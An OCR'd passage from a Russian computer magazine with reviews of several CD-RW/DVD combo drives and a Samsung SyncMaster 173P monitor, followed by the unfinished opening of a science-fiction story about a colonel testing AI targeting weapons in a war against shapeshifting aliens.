
TOSHIBA COMBO DRIVE CD-RW/DVD SD-R1312

★★★

Цена: $48

TOSHIBA - запись CD-R

TOSHIBA - чтение поцарапанного CD-ROM



Размер буфера:
8 Мб
Чтение:
CD/CD-R - 40X
CD-RW - 40X
DVD-ROM - 12X
DVD+/-R/RW - 12X
Запись:
CD-R - 32X
CD-RW - 10X

TOSHIBA SD-R1312


Драйв TOSHIBA имеет стандартный дизайн и не очень удобную кнопку выброса лотка. Поток двигается очень громко и издает противные звуки. В работе привод довольно громкий, но посторонних шумов не издает.

Устройство показало средний уровень при чтении различных дисков. Скорость же и качество записи не на высоте.


TEAC COMBO DRIVE CD-RW/DVD DW-548D

★★★


Цена: $54



TEAC - запись CD-R



TEAC - чтение поцарапанного CD-ROM



Размер буфера:
2 Мб
Чтение:
CD/CD-R - 48X
CD-RW - 48X
DVD-ROM - 16X
DVD+/-R/RW - 16X
Запись:
CD-R - 48X
CD-RW - 24X

TEAC DW-548D


Устройство TEAC выполнено в стандартном дизайне, имеет не очень удобную кнопку выброса лотка. Поток выдвигается тихо. В работе устройство имеет приемлемый уровень шума, однако издает неприятный скрип при позиционировании головок.

Этот привод довольно скоростной, однако высокие скоростные показатели мешают ему качественно читать и записывать диски.

GIGABYTE DVD+/-R/RW COMBO DRIVE GO-W0404A

GIGABYTE - запись CD-R

GIGABYTE - чтение поцарапанного CD-ROM



Размер буфера:
2 Мб
Чтение:
CD/CD-R - 40X
CD-RW - 32X
DVD-ROM - 12X
DVD+/-R/RW - 6X
Запись:
CD-R - 40X
CD-RW - 24X
DVD+/-R - 4X
DVD+/-RW - 2X

GIGABYTE GO-W0404A

GIGABYTE DVD+/-R/RW Combo Drive GO-W0404A не только читает DVD, но и записывает их, поэтому мы поставили это устройство вне конкурса. Чтобы ты мог посмотреть, какие еще драйвы бывают!

Привод GIGABITE имеет стандартный дизайн и удобную широкую кнопку выброса лотка. Поток двигается тихо. В работе девайс - тихий, не издает посторонних звуков.

Показал наиболее стабильные результаты при чтении и записи. Запись CD+RW осуществляет на постоянной максимальной скорости 2X и справляется с диском емкостью 4,7 Гб за 25-30 минут. Качество DVD+RW довольно высокое - все приводы из обзора прочли диск без проблем.

test_lab (test_lab@gameland.ru)

SAMSUNG SYNCMASTER 173P

Глядя на этот монитор, вспоминаешь легендарную модель Samsung SyncMaster 171P, дизайн которой делала студия Porsche. Действительно, Samsung SyncMaster 173P имеет возможность поворота экрана в портретный режим или вообще вверх ногами. Также имеется удобное кольцо в ножке, которое позволяет без усилий поворачивать дисплей влево/вправо на столе. Можно регулировать высоту в незначительных пределах. Однако экран нового монитора можно расположить и горизонтально. Он намного компактнее предшественника, и из него не торчат хвосты проводов. Очень приятно стремление разработчиков уменьшить толщину рамки корпуса, в которую заключен экран. Правильно! Зачем нам рамка? Даешь чистую матрицу без рамок! Samsung SyncMaster 173P не имеет встроенных колонок. Действительно, систему 5.1 в монитор не встроишь, а на меньшее мы уже не согласны!

В ножке имеются три разъема: DVI, D-SUB и питания. Мы, разумеется, рекомендуем использовать цифровой вход (DVI). Хотя аналоговый (D-SUB) сигнал Samsung SyncMaster 173P понимает неплохо. Главное, чтобы аналоговый сигнал шел в оптимальном для матрицы разрешении (1280X1024) с нормального видеоадаптера. Не секрет, что старые видеокарты выдают мыло. Так что при покупке LCD-монитора тебе придется использовать современную видеокарточку. Адаптер питания внешний.

Интересная фишка этого монитора - полное отсутствие менюшки! Единственная кнопка на корпусе - "включение питания", и та сенсорная. Кстати рядом с этой кнопкой горит модный ультрафиолетовый светодиод. Виртуальное меню управления монитором ставится вместе с дровами. Управление сделано на нескольких языках в виде HTML-файлов для Internet Explorer. Вызывается оно из выпадающего меню под правой кнопкой мыши. Тут же живет софт для цветовой калибровки и для переворота изображения на экране.

Чтобы управлять монькой через компьютер, не нужно никаких дополнительных проводов, типа USB или RS-232. Видать, хитрые инженеры из Samsung подмешали управляющие команды в видеосигнал, а монитор их отлавливает. Однако при повороте монитора в портретный режим автоматического поворота изображения не происходит, это лучше делать горячими клавишами или через меню. Есть еще над чем поработать! По правой кнопке мыши можно быстро настроить режимы оптимизации изображения Magic Bright. Например, если ты смотришь DVD-фильм, то такой режим сделает изображение более ярким и насыщенным. А вот при работе с текстом тебе лучше его отключить. Samsung SyncMaster 173P превосходно настраивается сам, меню в большинстве случаев не требуется. Но нам кажется, что кнопки на самом мониторе очень удобны, и софтовая менюшка не дает права убирать их. Почему бы кнопочному меню не сосуществовать с софтварным?

Ну и, конечно, Samsung SyncMaster 173P не смог избежать нашего злобного тестирования колориметром и сплиттером. Мы получили приемлемую цветопередачу, тут CRT-мониторы традиционно обгоняют LCD. Режимы Magic Bright, как им и положено, искажают цветопередачу, чтобы сделать изображение сочнее.

Сравнивали игру Unreal Tournament 2003 с CRT-монитором через видеоразветвитель (сплиттер). Изображение Samsung SyncMaster 173P значительно ярче и контрастнее, поэтому играть за ним веселее. Возник старый спор о задержках матрицы. Они практически незаметны в современных LCD-мониторах среднего ценового диапазона. Тестовая лаборатория чуть не передралась в поисках пресловутой задержки. Все дело в том, что текстуры, которые рассыпались на ЖК-мониторе, рассыпались и на ЭЛТ. Но один умный и храбрый тестер нашел-таки к чему придраться. Он ввел в анриал коды, чтобы взлететь высоко-высоко. И с огромной высоты еле заметные боты стали чуть-чуть больше смыливаться, чем на CRT-мониторе. Словом, играть на Samsung SyncMaster 173P можно без проблем!

ВЫВОД

Samsung SyncMaster 173P подойдет для пользователей, требовательных к дизайну, компактности и функциональности. За ним можно работать, играть, смотреть видео, серфить инет. Для этого имеются предустановленные режимы оптимизации изображения. Ну и, само собой, можно повернуть экран в портретный режим, тогда на нем целиком поместится лист А4 с текстом или голая девица в полный рост!

рис. Константин Комардин

Niro

НАСТОЯЩИЙ ПОЛКОВНИК

3

а окном моросил мелкий дождик, настолько мелкий, что казался просто водяной пылью. Полковнику так и хотелось прижаться лбом к холодному стеклу, чтобы шестым чувством ощутить эту мерзкую взвесь брызг сквозь прозрачную преграду. В нем боролись два желания - выйти под дождь и насквозь пропитаться мелкими капельками или остаться дома - навсегда. Никогда не высовывать носа за дверь. В груди кольнуло. Чуть-чуть, самую малость. Полковник незаметно для адъютанта скрипнул зубами. Старость начинается тогда, когда ты вдруг замечаешь, что у тебя есть сердце... Сорок четыре года - маловато для старости. Хотя, кто знает - может быть, в самый раз.

Фотография. В книжном шкафу за стеклом. Молодой парень в летной форме с капитанскими погонами. Там, на фотографии, все еще живы... И никто не виноват. "Понимаете, искусственный интеллект..." Не распознал. Ошибся. С кем не бывает.

Рядом с фотографией - две медали. Причем одну из них Кузнецов вынужден был всегда прятать, если приходили нежданные и непосвященные гости. Нельзя было. На медали - название города, в котором официально русских не было никогда. "Над всей Испанией безоблачное небо".

Полковник прикоснулся кончиками пальцев к стеклу. На улице действительно было прохладно, осенний ветер ворошил листву; короче, "Болдинская осень". Пушкин в такую погоду, наверное, писал что-нибудь очень и очень пессимистичное - а вот полковнику Кузнецову надо было сосредоточиться и вызвать в сознании светлые и прекрасные мысли, что-нибудь о цветах и бабочках.

За спиной раздался шорох - адъютант, устав ждать, начал ерзать на табуретке у двери. Кузнецов немного повернул голову в сторону - шорох прекратился; прапорщик почувствовал недовольство начальника, напрягся, даже дышать стал тише. Уходить не хотелось - и не потому, что над Кузнецовым довлело какое-то предчувствие, нет. С ним просто случилась метаморфоза на уровне менталитета - ему надоела война. Она так долго продолжалась, что даже солдаты, подобные Кузнецову, устали от нее...

- Пора, господин полковник, - опасаясь гнева начальства, тихо проговорил адъютант. - Машина прогрета. Зонт не забудьте...

- Не забуду, - буркнул Кузнецов. - Где фляжка?

- Я... - засуетился на табуретке прапорщик. - Вам нельзя, господин... полковник... Врач... Вы же...

- Да, - коротко отрезал Кузнецов. - Где фляжка?

Адъютант не стал сопротивляться дальше. Откуда-то из глубин кителя на свет была извлечена серебристая сверкающая посудина, не издавшая ни единого всплеска, так как была наполнена под завязку. Полковник протянул руку, привычным движением отвинтил красивую ребристую крышечку, поднес фляжку к губам. По всему телу разлилось тепло, удары сердца стали ровнее - насыщеннее, что ли.

Кузнецов вышел на улицу следом за прапорщиком. "Лендровер" урчал у подъезда, радуя глаз полковника выправленным правым крылом (после того, как в День Победы Кузнецов решил вспомнить, что же это такое - держать в руках НАСТОЯЩИЙ руль - машина почти две недели простояла в ремонте. Полковник перевернулся дважды, так и не поняв, что же случилось с неожиданно ставшей упрямой машиной). Водитель, увидев командира, подобрался, приглушил радио, машинально поправил сиденье рядом с собой.

Полковник открыл дверцу, оглянулся на дом, подняв взгляд к тому окну, из которого он пару минут назад смотрел на улицу. Стекла блестели, омытые дождевой пылью; сквозь этот водяной блеск ничего не было видно. У полковника непроизвольно дернулась щека, он вдруг понял, что сержант за рулем и прапорщик, вцепившийся мертвой хваткой в огромный черный зонт, не сводят с него глаз и замечают каждое его движение, чувствуют каждый вдох. Так получилось, что они не знали, какое "развлечение" предстоит полковнику сегодня - но оба понимали, что неспроста у Кузнецова ходят желваки на скулах и время от времени сжимаются кулаки.

Кинув последний взгляд на свое окно, где за шторой - он точно знал - стояла жена, которая после гибели сына не выходила его провожать, Кузнецов поставил ногу на подножку. Прапорщик со щелчком сложил зонтик, запрыгнул на заднее сиденье. Хлопнула дверца. Полковник положил ладони на поручень на приборной панели, коротко кивнул. Сержант ответил ему тем же, включил передачу; "дворники" смахнули очередную порцию полудождя-полутумана с лобового стекла.

Наверху, в окне, колыхнулась тяжелая штора, провожая отъезжающий автомобиль...


* * * * *

Его никто не торопил. Не принято было подгонять того, кто шел на полигон. Несмотря на то, что сроки испытания были довольно жесткими, приказать полковнику не мог никто. При желании он имел право отказаться, перенести на час, на день, на неделю. Сослаться на здоровье, на нервы, на погоду. И он уже дважды воспользовался своим правом. Один раз это случилось в тот день, когда его старшая дочь должна была рожать; он всю неделю был на взводе, отрывался на подчиненных, требовал у доктора транквилизаторы - и в итоге отказался от выхода на полигон, где в тот раз опробовалась новая техника.

Спустя семь дней, когда все уже случилось и на свет появился прекрасный крепыш, дочь была здорова и счастлива - он сам назначил время испытания, и после того, как сетки прицелов спроецировались на сетчатку, Кузнецов выполнил несколько упражнений на "отлично", а в дополнение ко всему нашел два серьезных недочета в искусственном интеллекте ракетной установки, а именно в том его звене, которое обрабатывало типы самолетов, заходящих на бомбометание.

Во второй раз (примерно год назад) все было гораздо хуже. Погиб Виталий. Единственный сын, пошедший по стопам отца. Погиб

- Пора, господин полковник, - опасаясь гнева начальства, тихо проговорил адъютант. - Машина прогрета. Зонт не забудьте...



в бою. Его истребитель был сбит. То, что лежало в "цинке", вряд ли имело отношение к останкам мальчика. Куски приборных панелей, расколотый шлем да несколько обрывков высотного костюма. Все, что осталось от сына. И Кузнецов передал право управления новой моделью бронетранспортера своему дублеру.

Он, конечно, присутствовал на испытании. Сидел в бункере, смотрел на происходящее через глаза видеокамер, кусал губы и вертел в руках жетон Виталия, уцелевший в буре, поглотившей самолет. Кузнецов знал, что смог бы выполнить все задания, данные дублеру для прохождения препятствий, но благоразумно решил отклонить непосредственное участие в испытании. Зная себя, он очень боялся заполучить в руки оружие.

Конечно же, все прошло. Горечь утраты улеглась; душевная драма спряталась где-то на дне сознания. Полковник регулярно испытывал новые виды интеллектуального вооружения - танки, ракетные и зенитные установки, снаряжение киберсолдата, множество компьютерных дополнений к обмундированию, делавших человека в форме все более и более неуязвимым. Только иногда он бросал короткий взгляд в зеркало, глядя на висящий на цепочке на шее жетон сына.

Вот и сегодня - в очередной раз отогнав попытавшиеся встать на дыбы мысли о жене и погибшем сыне, Кузнецов отметился отпечатком ладони на фторецепторе секретной службы. Дверь бесшумно открылась, лифт опустил его на несколько десятков метров под землю и остановился на служебном ярусе номер четыре. Массивная дверь медотсека приветливо (несмотря на огромный вес) распахнулась, впустив Кузнецова внутрь. Док махнул ему рукой, не отрываясь от своих пробирок, кардиограмм и другой чепухи. Полковник опустился в кресло, ставшее за годы работы здесь привычным. Впервые опустился в него, не раздевшись до пояса.

Усталый взгляд скользнул по экранам мониторов, по связкам проводов; несколько микроскопов, стоящих в ряд, большие шкафы со стеклянными стенками, украшенные надписями "СТЕРИЛЬНО", "НАРУЖНОЕ", "НЕОТЛОЖНАЯ ПОМОЩЬ". Кузнецов зачем-то прислушался к успокоившемуся сердцу, не почувствовал никаких пе-»

ребоев и поднял глаза на врача. Тот стоял в недоумении и смотрел на него строгим взглядом.

- Не сердись, Михалыч, - махнул рукой Кузнецов. - Просто дай "добро"... Ты же знаешь, какая работа предстоит мне сегодня.

Док (он же майор Никита Волощук) продолжал молча смотреть на полковника. Спустя пару секунд отвел глаза, сделал несколько шагов к шкафу с лекарствами, зачем-то переложил коробочки на полках, потом вернул все в первоначальное состояние. Порылся в карманах халата, откашлялся, повертел в руках зажигалку; пару раз бросил на Кузнецова взгляд через плечо - то ли виноватый, то ли задумчивый. Полковник следил за каждым его движением, постукивая пальцами по подлокотникам.

- А если... - спросил, не оборачиваясь, док.

- Нет, - ответил Кузнецов. - Безо всяких "если". У меня все получится. Эту штуку запустят в серию. И наши парни смогут достойно отомстить за моего Витальку.


- Тогда почему Вы отказываетесь от контроля? - повернулся врач к полковнику. - Ведь никаких "если" нет.

Кузнецов на секунду задумался, вспомнив ту маленькую иголочку, что впервые за всю жизнь кольнула в сердце час назад. Действительно, почему?

- Не хочу отвлекать тебя от более важных дел, - улыбнулся полковник. - Сколько раз за последние четыре года - а ведь ты здесь четыре года - испытания отменялись по причине проблем со здоровьем?

- Я помню все случаи наизусть, - коротко хмыкнул Михалыч. - Три раза. Дважды - по пьянке. Один раз...

- Когда Пронин застрелился. Я тоже помню. Вместо того чтобы проводить медосмотр, ты констатировал смерть. Так посмотри же на меня - я трезв, как стеклышко, стреляться не собираюсь, последний



- Я помню все случаи наизусть, - коротко хмыкнул Михалыч. - Три раза. Дважды - по пьянке. Один раз...

раз я чихнул примерно полгода назад - и ты же сам справился с этой проблемой в течение двух минут, допустив меня до стрельб; что же еще может произойти со мной в самом расцвете лет?

Волощук принялся разглядывать свои ладони, потом повернул их вниз, внимательно рассмотрел каждый ноготь, сжал-разжал кулаки... В его мыслях шла упорная борьба здравого смысла и инструкций. Кузнецов закинул ногу на ногу, расслабился. В исходе этой внутренней борьбы он был уверен. Спустя минуту Волощук подошел к своему компьютеру, нажал несколько клавиш - на экране появилась фотография Кузнецова и несколько строк текста. Шумно выдохнув для храбрости, майор набрал необходимую команду - и на личной карточке полковника, прикрепленной слева на груди, зажегся зеленый квадратик. Его яркий свет давал Кузнецову право проходить в любое служебное помещение на стартовом этаже.

Полковник благодарно кивнул, встал, пожал Никите руку. Потом повернулся и вышел из медотсека, направляясь навстречу новой работе.

Волощук сел в кресло, которое было еще теплым, подключил к своим запястьям пару датчиков, снял кардиограмму, неразборчивым, истинно медицинским, почерком написал в верхнем углу фамилию "Кузнецов" и, даже не взглянув на нее, пришпилил степлером к личному делу полковника.

* * * * *

Кузнецов всегда думал, что пригодность человека к военной службе можно определить по одному-единственному критерию - по его отношению к эстетике оружия. Он неоднократно спорил на эту тему со своими коллегами, приводил массу аргументов в поддержку своей версии, но далеко не всегда находил понимание. Он не умел спорить; точнее сказать, он разучился это делать, несмотря на два высших образования - инженерное и военное (за плечами была Академия Бронетанковых войск). Армия вынудила его стать прямолинейным, не терпящим возражений человеком, и поэтому все его аргументы обычно воспринимались только в виде приказов.

Он считал - и так было очень давно, с детства - что вычислить склонность человека к военному делу очень просто. ДОСТАТОЧНО ВЫЯСНИТЬ, ВИДИТЕ ЛИ ВЫ КРАСОТУ В ОРУЖИИ. Если да - другими словами, если вы в состоянии оценить оружие как произведение искусства, испытывать вдохновение, держа в руках пистолет или прижимаясь щекой к холодному прикладу, восхищаться изгибами торпедного катера и фигурами высшего пилотажа - вы просто созданы для того, чтобы носить погоны. Если нет - вы обречены всю жизнь быть "пиджаком", далеким от суровых армейских будней, человеком второго сорта.

Кузнецова всегда привлекало оружие. Еще со школы он пронес это ощущение благоговейного трепета при взгляде на средства умерщвления людей. Начав посещать с шестого класса стрелковый кружок, он втянулся в этот процесс на уровне зависимости - приклад "мелкашки" вызывал в нем бурю эмоций, несравнимых с теми, что возникали при решении квадратных уравнений и разглядывании тычинок и пестиков. Лежа на драном матрасе в школьном тире, установив локоть левой руки в правильную позицию и удерживая тяжелую для школьника винтовку нетренированным еще запястьем - он был и Робин Гудом, и Кожаным Чулком, и Вильгельмом Теллем одновременно. "Правая нога - продолжение ствола". Он сам был продолжением ствола.

Оружие дисциплинировало, заставляло подчиняться необходимым для безопасности условиям. Убрать руки со спускового крючка, если в секторе мишеней человек, подходить к позиции только по команде, никаких шуток с оружием. Список можно было продолжать бесконечно...

Он брал призы, грамоты, кубки на стрелковых соревнованиях - но он стрелял не ради стрельбы и побед. Оружие звало его за собой; он практически не замечал красоты мотоциклов, автомобилей, одежды. Единственное, что еще могло привлечь его взгляд - красивая девушка. Но если ему казалось, что эта девушка в военной форме будет выглядеть нелепо - она пропадала для него навсегда.

На одной из стрелковых спартакиад, незадолго до выпускного вечера в школе, он взял все возможные призы - и личный зачет, и командный - и ему в качестве наградного бонуса было позволено стрелять на полигоне из всех видов оружия. Время от времени Кузнецов оглядывался назад, в тот день, и приходил к выводу, что именно тогда определился выбор его профессии. Расстреливая из пулемета стенды, он наслаждался запахом горячих шипящих гильз; поливая из "Калаша" ростовые мишени, он ощущал силу, которая вливалась в него вместе с грохотом ударного механизма. И как потом сладко ныло отбитое до огромного лилового синяка плечо...

Конечно же, он стал военным. Несмотря на привязанность к оружию стрелковому, индивидуальному - он решил стать офицером бронетанковых войск. Большие, пахнущие солярой и пышущие черным дымом машины, качающие стволами на балансирах и увешанные детонационными плитами противоракетной защиты - они были невообразимо красивы. Рядом с ними концепт-кар от "Мерседес-Бенц" выглядел ущербной телегой конца девятнадцатого века.

Пройдя длинный путь по должностной лестнице, дослужившись до высокого офицерского звания и будучи уверенным в завтрашнем дне настолько, насколько может себе это позволить человек, живущий от тревоги до тревоги, он и не знал, что ДЕЛО НЕ В КРАСОТЕ. Он понял это, когда пришла война...

Шагая по гулким коридорам, приближающим его к очередному испытанию, он вспоминал о том, как весь мир замер в напряжении и томительном ожидании, когда пять с половиной лет назад армада аморфов зависла на высоких орбитах над Землей. Новостные каналы ежесекундно выплевывали строчки сообщений о контакте с внеземными цивилизациями, о начале новой эры в истории человечества. И эта эра не заставила себя ждать.

Не произошло ничего внешне примечательного, заметного. Вокруг Земли медленно вращались на геостационарных орбитах гигантские тела восемнадцати кораблей, никаких сигналов и следов активности, ничего. А потом на Земле стали исчезать люди.

Пришельцы являли собой чудеса мимикрии, маскировки, полиморфизма. Никто и никогда не мог внятно рассказать об облике инопланетян, о том, как выглядят их "челноки", на которых они благополучно "собирали дань" практически со всей поверхности планеты. Шаттлы маскировались подо все, что угодно - под привычные глазу самолеты и вертолеты разных моделей, под воздушные шары, дельтапланы, метеозонды и прочие летательные аппараты. Распознать их было невозможно, ибо характеристики целей на экранах радаров совпадали до мелочей.

Этот период, который продолжался около полугода, был назван в истории войны с аморфами "периодом тихой агрессии". С Земли было вывезено около восьми тысяч человек - и настолько незаметно, что только по прошествии времени удалось оценить весь масштаб трагедии. За это время неоднократно предпринимались попытки установить связь с кораблями, находящимися на орбите - безрезультатно. Кузнецов помнил, как он с душевным трепетом ждал выпусков новостей, в которых просто должна была проскочить информация о том, что получен ОТВЕТ - но этого не случилось. Просто аморфы один - ОДИН! - раз прокололись в своем искусстве супермаскировки; и все встало на свои места.

Всего только раз люди увидели, как у них на глазах частный одномоторный самолетик "Сессна" превратился в нечто, напоминающее летающий гриб, перевернутый шляпкой вниз. Этот "гриб" прошел на бреющем полете над маленьким золотистым пляжем, полукольцом огибающим небольшое озерцо на юге Канады. Его видели одновременно около четырехсот отдыхающих; практически все они смогли засвидетельствовать тот факт, что из воды неизвестной силой было извлечено два пловца, находящихся довольно далеко от берега. Эта сила просто скрутила их, как мокрую от воды тряпку, взметнув вокруг них облако кровавых брызг, после чего втянула внутрь "гриба" уже мертвые тела. Судя по всему, те, кто пилотировал летательный аппарат, не имели понятия о том, что были замечены; они просто выполнили свою работу.

Кое-кто успел сделать несколько фотографий, у двоих под рукой оказались видеокамеры. Спустя полчаса доказательства агрессии уже были в эфире. Нашлись несколько аналитиков, уже долго работавших в тиши кабинетов над этой проблемой - они-то и выдвинули гипотезу о том, что Земля стала объектом длительных, частых и бесчеловечных экспериментов над людьми. "Некая могущественная раса использует нас, как аквариумных рыбок, - писали ученые в обращении к президентам великих держав. - Над Землей навис огромный сачок, которым эти до сих пор неизвестные твари выгребают нас для непонятных целей - при этом, наверное, даже не замечая всей негуманности происходящего".

Кузнецов, который был ознакомлен с полным текстом этого обращения, как офицер, имеющий доступ к секретной информации, был поражен, насколько беспомощны оказались земляне перед угрозой извне. Впервые после победы над исламским кошмаром Земля оказалась перед лицом действительно всеобщей опасности - но даже в этот момент объединиться всем и сразу оказалось не под силу. Во все времена находились люди, которые делали деньги на большой беде. ТАК СЛУЧИЛОСЬ И НА ЭТОТ РАЗ.

Вооруженные силы практически всех передовых стран были готовы прийти на помощь всем, кто попросит помощи - не считая населения собственных земель. Но одного желания было мало - надо было располагать соответствующим вооружением. Первые столкновения с силами аморфов случились практически через день после того злополучного для них промаха с маскировкой. Были нанесены ракетные удары по кораблям, висящим в космосе.

Цели достигла лишь одна ракета, выпущенная из шахты под Новосибирском. Неизвестный капитан, уже седьмой год прозябавший в шахте на боевом дежурстве, от жуткого безделья приделал к программе наведения и лжецелеуказаний свой кусок кода, потом прописал его на тренировочном стенде, изучил работу и в один прекрасный день, полностью убедившись в том, что он - несостоявшийся лауреат Нобелевской премии, выполнил прошивку программы ракеты, находящейся на боевом дежурстве. Он был единственным из всей смены, кто знал о том, что ракета двадцать восемь минут находилась в небоеспособном состоянии... Сервисные программы, обслуживающие ракету, благосклонно восприняли те исправления, что внес капитан - а при атаке воспользовались именно ими, так они имели самый высокий приоритет. И ракета, создав при помощи новых указаний такие ложные цели, что их не смогла правильно распознать система защиты корабля, благополучно превратила его в радиоактивный кусок дерьма.

Конечно, они ответили. Ответили страшно, по-своему. Это не было ядерным Апокалипсисом. Но и радости не принесло ни на грамм.

Война началась. Как назвали ее средства массовой информации - "Зондовая война". Базовые корабли не были готовы к боевым действиям, но вот шаттлы аморфов доставляли землянам огромное количество проблем. И кто-то, вспомнив, как одна-единственная ракета преодолела сотни километров и нашла брешь в обороне аморфов, решил, что нам нужен искусственный интеллект. Такой, что сможет находить дорогу к противнику через пустоту космоса. Так началась битва за небо. За то самое небо, которое забрало у полковника сына...

Ведущие программисты всего мира, которые были в состоянии решить поставленную задачу, принялись за дело в специально оборудованном и защищенном подземном центре. Почти все корпорации, занимающиеся созданием программного обеспечения, предоставили свои разработки для открытого изучения. До последнего держался только Майкрософт, глава которого так и не смог расстаться с исходным кодом "Windows". Несмотря на многократные увещевания общественности, он оставался непреклонным в своем желании унести с собой в могилу свои миллиарды, не поделившись с гибнущим в войне миром. И пуля снайпера помогла ему в этом.


После смерти великого и могущественного Билли его преемники стали сговорчивее. Необходимая информация стала доступной. Работа закипела с новой силой. И через полтора года с успехом завершилась.

Никто не тешил себя надеждами на то, что создано супероружие, которое в ближайшее время избавит планету от агрессоров. Слишком уж сильны оказались аморфы, время от времени сметающие города с лица Земли. Но и отчаиваться больше не было причин.

Полковник вспомнил, как все, кто следил за тайным ходом разработок, ожидали чего угодно, но только не того, что получилось. Многие далекие от вооружения люди просто считали, что в итоге будет создана некая ракета, способная сбить на геостационарной орбите базовые станции аморфов. Однако все оказалось несколько иначе.

Ученые пошли по другому пути. Они создали искусственный мозг, который мог, вооружившись рядом многочисленных аналогий и богатым опытом столкновений с аморфами, вычислять замаскированные катера пришельцев. При желании этот мозг можно было приспособить к любому современному виду оружия - и оно становилось смертельным для аморфов, ибо их спускаемые аппараты могли быть сбиты простейшими ракетами "земля-воздух". Практически все боевые действия пришельцы вели локально, не совершая каких-то сверхмощных ударов с орбиты - вполне возможно, что к подобному роду действий их корабли не были приспособлены. Поэтому успешное внедрение изобретения в вооруженные сил стран, занятых безопасностью Земли, могло существенно изменить ход событий в пользу обороняющихся.

Никто не тешил себя надеждами на то, что создано супероружие, которое в ближайшее время избавит планету от агрессоров



Как всегда, авторы получили замечательные результаты, но не стоило им слепо доверять. Было принято решение об испытании изобретения независимыми экспертами по вооружению и компьютерной технике. Через неделю после его начала стало ясно, что проект на грани провала.

Оказалось, практически невозможно изменить начинку современной военной техники для того, чтобы полученный "мозг" смог оперировать распознаванием и стрельбой. Требовалось еще очень и очень много времени для модернизации существующих моделей танков, зенитных и ракетных установок, создания новых моделей техники. И тогда было решено не изменять вооружение. Выяснилось, что проще ИЗМЕНИТЬ ЛЮДЕЙ.

Для этого к работе были привлечены люди с экстрасенсорными способностями, апологеты парапсихологии, гипноза, элита "X-Files" - короче, все те, кому не требовалось много времени, чтобы заставить свои мозги думать так, как это нужно по условию эксперимента. Многие из них не выдерживали напряжения, отказывались сами, сходили с ума, становились инвалидами - но около двадцати человек остались в проекте и сумели сделать то, что от них требовалось.

Программа "искусственного интеллекта" была сращена с человеческим мозгом путем создания временных подключений к коре. Проще сказать, это выглядело, как винчестер на салазках. Воткнул - работает. Вытащил - не работает. Человек надевал на себя специальный нейросенсорный костюм, выполнял подключение в затылочных долях, ответственных за зрение, после чего превращался в »


некое подобие живого прицела. От него требовалось увидеть цель и определить ее принадлежность - либо к нашему миру, либо к чуждому нам. И вот тогда уже в бой вступало железо.

Вроде бы все получилось. Но иметь на всю планету всего двадцать "живых прицелов" - безумно мало. Работы были направлены на расширение круга людей, способных управлять подобного рода техникой. В очередной раз команду программистов лихорадило. Люди продолжали гибнуть, аморфы терроризировали Землю с завидной периодичностью, заставляя людей со страхом смотреть в небо. Одни безумные проекты сменяли другие; люди теряли свои должности, что было для военных ведомств обычным явлением при невыполнении приказа вовремя - а эти работы выполнялись на уровне приказов, возражения и промахи не принимались, и только огромный авторитет ученых удерживал руководителей проекта от решения вопросов в духе военного времени. Хотя слово "расстрел" неоднократно звучало в речи министров обороны.

Конечно, все получилось. В такие трудные годы все должно получаться - иначе просто и быть не может. Решение пришло внезапно; отличился один из нейрофизиологов, в свое время написавший заумную работу, посвященную строению сетчатки глаза. И в отличие от его диссертации, которая была понятна лишь узкому кругу специалистов, его изобретение оказалось близко и доступно десяткам тысяч людей.

С помощью небольшой группы программистов он сумел разработать прицел, проецирующийся непосредственно на глазное дно, на саму сетчатку. Изучив работу мозговых центров и основываясь на первых опытах с участием людей с паранормальными способностями, он сумел создать принцип определения цели.

На сетчатку одного глаза проецировался сам объект, а на сетчатку второго - непрерывная цепь ассоциированных образов. Все



Полковник прекрасно знал расположение каждого из них - всего таких датчиков было двадцать четыре.

